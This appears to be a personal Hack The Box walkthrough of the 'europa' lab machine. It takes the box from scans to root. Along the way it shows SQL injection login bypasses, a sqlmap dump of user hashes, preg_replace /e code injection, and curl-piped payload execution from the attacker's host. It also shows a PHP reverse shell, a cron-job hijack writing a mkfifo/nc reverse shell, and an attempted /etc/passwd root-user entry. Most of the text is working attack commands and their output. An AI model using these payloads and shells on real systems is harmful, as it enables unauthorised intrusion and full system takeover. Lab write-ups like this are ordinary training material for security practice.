

europa

add host(s) to scope

443-> shift right click run sslyze and sslscan , bcz this port should have certificat

SPARTA 2.0 - untitled - /Documents/htb/boxes/europa/

File Help

Scan Brute

Hosts Services Tools

Name
http
ssh

Services

Host	Port	Protocol	State	Version
10.10.10.22	80	tcp	open	Apache httpd 2.4.18 ((Ubuntu))
10.10.10.22	443	tcp	open	Apache httpd 2.4.18 ((Ubuntu))

Log

Progress	Tool	Host	Start time	End time	Status
████████████████	nmap (stage 3)	10.10.10.22	12 May 2021 19:47:23	12 May 2021 19:49:15	Finished
████████████████	sslyze (443/tcp)	10.10.10.22	12 May 2021 19:45:54	12 May 2021 19:46:32	Finished
████████████████	sslscan (443/tcp)	10.10.10.22	12 May 2021 19:45:51	12 May 2021 19:46:24	Finished

Scan Brute

Hosts Services Tools

Name
http
ssh

Services

Host	Port	Protocol	State	Version
10.10.10.22	22	tcp	open	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu ...)

Scan

Brute

Hosts

Services

Tools

Tool

nikto

sslscan

sslyze

Target	Port
10.10.10.22	443/tcp

SHA1 Fingerprint:

ced98f011228e35d83d32634b4c1ed52b9173335

Common Name: europacorp.htb

Issuer: europacorp.htb

Serial Number: 17411251501966697666

Not Before: 2017-04-19

Not After: 2027-04-17

Public Key Algorithm: _RSAPublicKey

Signature Algorithm: sha256

Key Size: 3072

Exponent: 65537

DNS Subject Alternative Names: ['www.europacorp.htb', 'admin-portal.europacorp.htb']

Certificate #0 - Trust

Hostname Validation:

FAILED - Certificate does NOT match server hostname

Android CA Store (9.0.0_r9):

FAILED - Certificate is NOT

Certificate

europacorp.htb

Subject Name

Country

State/Province

Locality

Organization

Organizational Unit

Common Name

Email Address

GR

Attica

Athens

EuropaCorp Ltd.

IT

europacorp.htb

admin@europacorp.htb

Issuer Name

Country

State/Province

Locality

Organization

Organizational Unit

Common Name

Email Address

GR

Attica

Athens

EuropaCorp Ltd.

IT

europacorp.htb

admin@europacorp.htb

Validity

Not Before

Not After

4/19/2017, 5:06:22 AM (Eastern Daylight Time)

4/17/2027, 5:06:22 AM (Eastern Daylight Time)

Subject Alt Names


DNS Name

DNS Name

www.europacorp.htb

admin-portal.europacorp.htb

port 80 -> dirbuster



admin@europacorp.htb:password

Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST /login.php HTTP/1.1
2 Host: admin-portal.europacorp.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: https://admin-portal.europacorp.htb
10 Connection: close
11 Referer: https://admin-portal.europacorp.htb/login.php
12 Cookie: PHPSESSID=q52ra5krgvvbcgrl08sbl26ju5
13 Upgrade-Insecure-Requests: 1
14
15 email=admin%40europacorp.htb&password=password' or '1' ='1|
```

Response

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions

```
92     <div class="form-group">
93         <input class="form-control" placeholder="Password" name="passw
94     </div>
95     <div class="checkbox">
96         <label>
97             <input name="remember" type="checkbox" value="Remember Me">
                Remember Me
98         </label>
99     </div>
100
101     <button class="btn btn-lg btn-success btn-block">
                Login
102     </button>
103 </fieldset>
104 </form>
105 </div>
106
107 <div class="login-panel panel panel-default">
108     <div class="panel-heading">
109         <h3 class="panel-title">
                Advertisement
110         </h3>
111     </div>
112     <div class="panel-body">
113         <script async type="text/javascript" src="//cdn.carbonads.com/carbor
114     </script>
115     </div>
116 </div>
```

Request

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions

```
1 POST /login.php HTTP/1.1
2 Host: admin-portal.europacorp.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 51
9 Origin: https://admin-portal.europacorp.htb
10 Connection: close
11 Referer: https://admin-portal.europacorp.htb/login.php
12 Cookie: PHPSESSID=q52ra5krgvvbcgrl08sbl26ju5
13 Upgrade-Insecure-Requests: 1
14
15 email=admin%40europacorp.htb' - - $password=password
```

Response

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions

```
1 HTTP/1.1 302 Found
2 Date: Thu, 13 May 2021 00:14:58 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Location: https://admin-portal.europacorp.htb/dashboard.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```


we can do sqlmap

login.req x

```
1 POST /login.php HTTP/1.1
2 Host: admin-portal.europacorp.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: https://admin-portal.europacorp.htb
10 Connection: close
11 Referer: https://admin-portal.europacorp.htb/login.php
12 Cookie: PHPSESSID=q52ra5krvbcgrl08sbl26ju5
13 Upgrade-Insecure-Requests: 1
14
15 email=admin%40europacorp.htb&password=password
16
```

```
(root@kali)-[/Documents/htb/boxes/europa]
# sqlmap -r login.req --dbms mysql -p email --force-ssl --dump
```

File System Hosts Services Tool Send



{1.5.4#stable}
<http://sqlmap.org>

Database: admin 15 email=admin%40europacorp.htb&password=password

Table: users 16

[2 entries]

id	email	active	password	username
1	admin@europacorp.htb	1	2b6d315337f18617ba18922c0b9597ff	administrator
2	john@europacorp.htb	1	2b6d315337f18617ba18922c0b9597ff	john

md5decrypt : SuperSecretPassword!

on : <https://md5hashing.net/hash/md5/>

← → × 🏠

🔒 https://admin-portal.europacorp.htb/dashboard.php

⋮ ⌵ ⭐

📄 GTF0Bins 📄 GitHub - swisskyrepo/... 📄 Reverse Shell Cheat Sh...

EuropaCorp Server Admin v0.2 beta

✉ ⌵ ⌵ ⌵ ⌵ ⌵

Search...

🔍

🏠 Dashboard

🔧 Tools

Advertisement

💬 26
New Comments!

View Details

📋 12
New Tasks!

View Details

🛒 124
New Orders!


View Details

🚑 13
Support Tickets!

View Details

📊 Area Chart Example

Actions ▾



🔔 Notifications Panel

💬 New Comment 4 minutes ago

🐦 3 New Followers 12 minutes ago

✉ Message Sent 27 minutes ago

📋 New Task 43 minutes ago

🔄 Server Rebooted 11:32 AM

⚡ Server Crashed! 11:13 AM

IP Address of Remote Host

```
"openvpn": {
  "vtun0": {
    "local-address": {
      "10.10.10.1": ""
    },
    "local-port": "1337",
    "mode": "site-to-site",
    "openvpn-option": [
      "--comp-lzo",
      "--float",
      "--ping 10",
      "--ping-restart 20",
      "--ping-timer-rem",
      "--persist-tun",
      "--persist-key",
      "--user nobody",
      "--group nogroup"
    ],
    "remote-address": "ip_address",
    "remote-port": "1337",
    "shared-secret-key-file": "/config/auth/secret"
  },
  "protocols": {
    "static": {
      "interface-route": {
        "ip_address/24": {
          "next-hop-interface": {
            "vtun0": ""
          }
        }
      }
    }
  }
}
```

Generate!

it replace ip_address with whatever in the input

OpenVPN Config Generator

```
"openvpn": {
  "vtun0": {
    "local-address": {
      "10.10.10.1": ""
    },
    "local-port": "1337",
    "mode": "site-to-site",
    "openvpn-option": [
      "--comp-lzo",
      "--float",
      "--ping 10",
      "--ping-restart 20",
      "--ping-timer-rem",
      "--persist-tun",
      "--persist-key",
      "--user nobody",
      "--group nogroup"
    ],
    "remote-address": "saad",
    "remote-port": "1337",
    "shared-secret-key-file": "/config/auth/secret"
  },
  "protocols": {
    "static": {
      "interface-route": {
        "saad/24": {
          "next-hop-interface": {
            "vtun0": ""
          }
        }
      }
    }
  }
}
```


Raw Params Headers Hex

ctrl shift u

Raw Headers Hex

Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
10 Connection: close
11 Referer: https://admin-portal.europacorp.htb/tools.php
12 Cookie: PHPSESSID=q52ra5krgvvbcgrl08sbl26ju5
13 Upgrade-Insecure-Requests: 1
14
15 pattern=/ip_address/&ipaddress=saad&text="openvpn": {
16     "vtun0": {
17         "local-address": {
18             "10.10.10.1": ""
19         },
20         "local-port": "1337",
21         "mode": "site-to-site",
22         "openvpn-option": [
23             "--comp-lzo",
24             "--float",
25             "--ping 10",
26             "--ping-restart 20",
27             "--ping-timer-rem",
28             "--persist-tun",
29             "--persist-key",
30             "--user nobody",
31             "--group nogroup"
32         ],
33         "remote-address": "ip_address",
34         "remote-port": "1337",
35         "shared-secret-key-file": "/config/auth/secret"
36     },
37     "protocols": {
38         "static": {
39             "interface-route": {
40                 "ip_address/24": {
41                     "next-hop-interface": {
42                         "vtun0": ""
43                     }
44                 }
45             }
46         }
47     }
48 }
```

Request

RawParamsHeadersHex

PrettyRawInActions

```
1 POST /tools.php HTTP/1.1
2 Host: admin-portal.europacorp.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 1295
9 Origin: https://admin-portal.europacorp.htb
10 Connection: close
11 Referer: https://admin-portal.europacorp.htb/tools.php
12 Cookie: PHPSESSID=q52ra5krgvbcgrl08sbl26ju5
13 Upgrade-Insecure-Requests: 1
14
15 pattern=/vtun0/&ipaddress=saad&text="openvpn": {
16     "vtun0": {
17         "local-address": {
18             "10.10.10.1": ""
19         },
20         "local-port": "1337",
21         "mode": "site-to-site",
22         "openvpn-option": [
23             "--comp-lzo",
24             "--float",
25             "--ping 10",
26             "--ping-restart 20",
27             "--ping-timer-rem",
28             "--persist-tun",
29             "--persist-key",
30             "--user nobody",
31             "--group nogroup"
32         ],
33         "remote-address": "ip_address",
34         "remote-port": "1337",
35         "shared-secret-key-file": "/config/auth/secret"
36     },
37     "protocols": {
```

Response

RawHeadersHex

PrettyRawRenderInActions

```
343 <h1 class="page-header">
344     Tools
345 </h1>
346 </div>
347 <!-- /.col-lg-12 -->
348 </div>
349 <div class="row">
350 <div class="panel panel-default">
351 <div class="panel-heading">
352 <i class="fa fa-file-text fa-fw">
353 </i>
354 OpenVPN Config Generator
355 </div>
356 <!-- /.panel-heading -->
357 <div class="panel-body">
358 <p>
359 "openvpn": {<br />
360 "saad": {<br />
361 "local-address": {<br />
362 "10.10.10.1": ""<br />
363 },<br />
364 "local-port": "1337",<br />
365 "mode": "site-to-site",<br />
366 "openvpn-option": [<br />
367 "--comp-lzo",<br />
368 "--float",<br />
369 "--ping 10",<br />
370 "--ping-restart 20",<br />
371 "--ping-timer-rem",<br />
372 "--persist-tun",<br />
373 "--persist-key",<br />
374 "--user nobody",<br />
375 "--group nogroup"<br />
376 ],<br />
377 "remote-address": "ip_address",<br />
```

this slashes means regular expressions

php regular expression danger

AllVideosNewsImagesMore

SettingsTools

About 11,100,000 results (0.70 seconds)


https://bitquark.co.uk > blog > 2013/07/23 > the_unexp...

The unexpected dangers of preg_replace() - Bitquark

Jul 23, 2013 — PHP provides a handy function named preg_quote() which will quote any nasty characters in the input string and prevent code injection. ... Using preg_quote() renders all regex characters inert, so if you need to allow some access to use regular expressions, you'll need to escape your delimitation character by hand.

https://bitquark.co.uk/blog/2013/07/23/-the_unexpected_dangers_of_preg_replace

This code seems safe because the attacker can no longer end the regular expression with their own modifier. Safety is an illusion, however, because of the way `preg_replace()` handles [null bytes](#). By passing in a "spoofed" end delimiter and `e` modifier followed by a null byte chaser, the end delimiter and modifiers in the code never get processed.



```
1
2
3 pattern=/vtun0/e&ipaddress=system('id;|')&text="openvpn": {
4     "vtun0": {
5         "local-address": {
6             "10.10.10.1": ""
7         },
8     },
9 }
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Thu, 13 May 2021 01:00:36 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 17272
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 uid=33(www-data) gid=33(www-data) groups=33(www-data)
13 uid=33(www-data) gid=33(www-data) groups=33(www-data)
14 <!DOCTYPE html>
15 <html lang="en">
16
17 <head>
```

```

(rootkali)-[/Documents/htb/boxes/europa]
# locate php-reverse-shell
/Documents/htb/boxes/bashed/.php-reverse-shell.php.swp
/Documents/htb/boxes/bashed/php-reverse-shell.php
/Documents/htb/boxes/hairecut/php-reverse-shell.php
/Documents/htb/boxes/help/php-reverse-shell.php
/Documents/htb/boxes/jarvis/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

(rootkali)-[/Documents/htb/boxes/europa]
# cp /usr/share/laudanum/php/php-reverse-shell.php .

(rootkali)-[/Documents/htb/boxes/europa]
# mv php-reverse-shell.php rev.php

(rootkali)-[/Documents/htb/boxes/europa]
# geany rev.php

```

rev.php x

```

42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set time limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.14.23'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk size = 1400;
52 $write a = null;
53 $error a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57

```

```

pattern=/vtun0/e&ipaddress=system('curl http://10.10.14.23:8000/rev.php | php;')&text="openvpn": {
  "vtun0": {
    "local-address": {
      "10.10.10.1": ""
    }
  }
}

```

```

(rootkali)-[/Documents/htb/boxes/europa]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.22 - - [12/May/2021 21:11:52] "GET /rev.php HTTP/1.1" 200 -

```



```
(root@kali)-[/Documents/htb/boxes/europa]
# nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.22.
Ncat: Connection from 10.10.10.22:47806.
Linux europa 4.4.0-81-generic #104-Ubuntu SMP Wed Jun 14 08:17:06 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 04:15:41 up 3:19, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
(root@kali)-[~]
# openssl passwd -1 -salt saad saad
$1$saad$iqFVq5MIpOl7EA2b50GDf.
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:syslog:/home/syslog:/bin/false
_apt:x:105:65534:apt:/nonexistent:/bin/false
lxd:x:106:65534:libvirt:/var/lib/lxd:/bin/false
mysql:x:107:111:MySQL Server,,:/nonexistent:/bin/false
messagebus:x:108:112:dbus:/var/run/dbus:/bin/false
uidd:x:109:113:uid:/run/uidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,:/var/lib/misc:/bin/false
sshd:x:111:65534:ssh:/var/run/ssh:/usr/sbin/nologin
john:x:1000:1000:John Makris,,:/home/john:/bin/bash
saad:$1$saad$iqFVq5MIpOl7EA2b50GDf.:0:0:root:/root:/bin/bash
```

unfortunately ,it's only readbale

```
www-data@europa:/home/john$ ls -al /etc/passwd
-rw-r--r-- 1 root root 1624 Apr 18 2017 /etc/passwd
```

md5decrypt : SuperSecretPassword!

```
www-data@europa:/$ su - john
Password:
su: Authentication failure
www-data@europa:/$ su - root
Password:
su: Authentication failure
```

```
www-data@europa:/$ curl 10.10.14.23:8000/LinEnum.sh | bash
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %         Dload  Upload  Total   Spent    Left   Speed
100 46631  100 46631    0     0  67597      0 --:--:-- --:--:-- --:--:-- 67581
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
```

```
[~] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root    /var/www/cronjobs/clearlogs
```

```
www-data@europa:/$ cd /var/www/cronjobs/
www-data@europa:/var/www/cronjobs$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Jun 23  2017 .
drwxr-xr-x 6 root root 4096 May 12  2017 ..
-r-xr-xr-x 1 root root  132 May 12  2017 clearlogs
www-data@europa:/var/www/cronjobs$ cat clearlogs
#!/usr/bin/php
<?php
$file = '/var/www/admin/logs/access.log';
file_put_contents($file, '');
exec('/var/www/cmd/logcleared.sh');
?>
```

```
www-data@europa:/var/www/cronjobs$ cd /var/www/cmd/
www-data@europa:/var/www/cmd$ ls -al
total 8
drwxrwxr-x 2 root www-data 4096 May 12  2017 .
drwxr-xr-x 6 root root      4096 May 12  2017 ..
```

cmd is writable by www-data

```
www-data@europa:/var/www/cmd$ ls -al /var/www/
total 24
drwxr-xr-x  6 root root    4096 May 12  2017 .
drwxr-xr-x 14 root root    4096 Apr 18  2017 ..
drwxr-xr-x  7 root root    4096 Jul 27  2017 admin
drwxrwxr-x  2 root www-data 4096 May 13 04:43 cmd
drwxr-xr-x  2 root root    4096 Jun 23  2017 cronjobs
drwxr-xr-x  2 root root    4096 Jul 27  2017 html
```

```
www-data@europa:/var/www/cmd$ vi logcleared.sh
```

```
chmod 4755 /bin/less
```

```
www-data@europa:/var/www/cmd$ chmod +x logcleared.sh
```

then less files like /root/root.txt

```
www-data@europa:/var/www/cmd$ vi logcleared.sh
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.23 9001 >/tmp/f
~
```

```
(root@kali)-[~]
# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.22.
Ncat: Connection from 10.10.10.22:52938.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
7f19438b27578e4fcc8bef3a029af5a5
#
```